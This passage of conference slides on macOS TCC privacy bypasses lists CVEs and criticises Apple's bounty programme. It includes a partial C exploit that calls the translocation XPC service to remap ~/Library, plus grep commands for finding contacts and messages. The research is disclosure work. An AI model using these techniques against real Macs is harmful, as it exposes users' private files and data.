<key>com.apple.private.nullfs_allow</key>
<true/>
<key>com.apple.private.tcc.allow</key>
<array>
    <string>kTCCServiceSystemPolicyAllFiles</string>
</array>
```

TCC bypasses through app behavior

CVE-2021-XXXX – App translocation

- Add Quarantine attribute to “Library”
- Call the com.apple.security.translocation XPC service
- (XPC client is also open source)
- Map Library to \$TMPDIR/AppTranslocation/d/d/Library
- Access all files

TCC bypasses through app behavior

CVE-2021-XXXX – App translocation

```
//getenv
char *homedir = getenv("HOME");
char *tmpdir = getenv("TMPDIR");

//create paths
char original[MAXPATHLEN];
char destination[MAXPATHLEN];
snprintf(original, sizeof(original), "%s%s", homedir, "/Library");
snprintf(destination, sizeof(destination), "%s%s%s", "/private", tmpdir, "AppTranslocation/d/d/Library");

xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageFunction, kSecTranslocateXPCFuncCreate);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageOriginalPath, original);
xpc_dictionary_set_int64(msg, kSecTranslocateXPCMessageOptions, flags);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageDestinationPath, destination);

service = xpc_connection_create_mach_service("com.apple.security.translocation", NULL, 0);
if (service == NULL) {
    perror("xpc_connection_create_mach_service");
}
```

csaby@bigsur ~ %

TCC bypasses with /usr/bin/grep 😅

- Private info is everywhere
- Various DBs, caches, configuration files – keep / leak bits of info
- How to find them? grep to the rescue 😆

```
grep -R "email address" ~/Library  
grep -R "phone number" ~/Library  
grep -R "some iMessage or email" ~/Library
```



TCC info leaks

- CVE-2020-9963 - QuickLook thumbnails DB (filenames)
- CVE-2021-1803 - CloudDocs DBs (filenames)
- CVE-2021-1781 - UITextInputContextIdentifiers.plist (contacts)
- CVE-2021-XXXX - com.apple.identityservices.idstatuscache.plist (contacts)
- CVE-2021-30750 - Recents database (contacts)

TCC info leaks

- CVE-2021-XXXX - CircleCache.plist (family contacts, birth date)
- CVE-2021-XXXX - knowledgeC.db (full iMessages, contacts, etc..)
- WON'T FIX - Quarantine database (full download history)
- And many more... (yet to be fixed)

Apple Security Bounty (ASB)

User-Installed App: Unauthorized Access to Sensitive Data

\$25,000. App access to a small amount of sensitive data normally protected by a TCC prompt.

\$50,000. Partial app access to sensitive data normally protected by a TCC prompt.

\$100,000. Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox.

<https://developer.apple.com/security-bounty/payouts/>

Apple Security Bounty (ASB)

- Apple pays what promised
- Bug fixes are often slow – especially design issues
- Some reports will be fixed in Monterey only, although they were reported in Catalina → 2 major OS versions!!
- Lack of communication, often no updates for months
- ASB eligibility decision timeline is unacceptable, often more than 6-7 months!!!

Conclusion

- We appreciate the effort
- Step in the right direction
- Other vendors should do the same
- Still lots of issues
 1. Apple's binaries have too many exceptions
 2. Third parties are vulnerable to injection attacks
- ASB has to improve

Q&A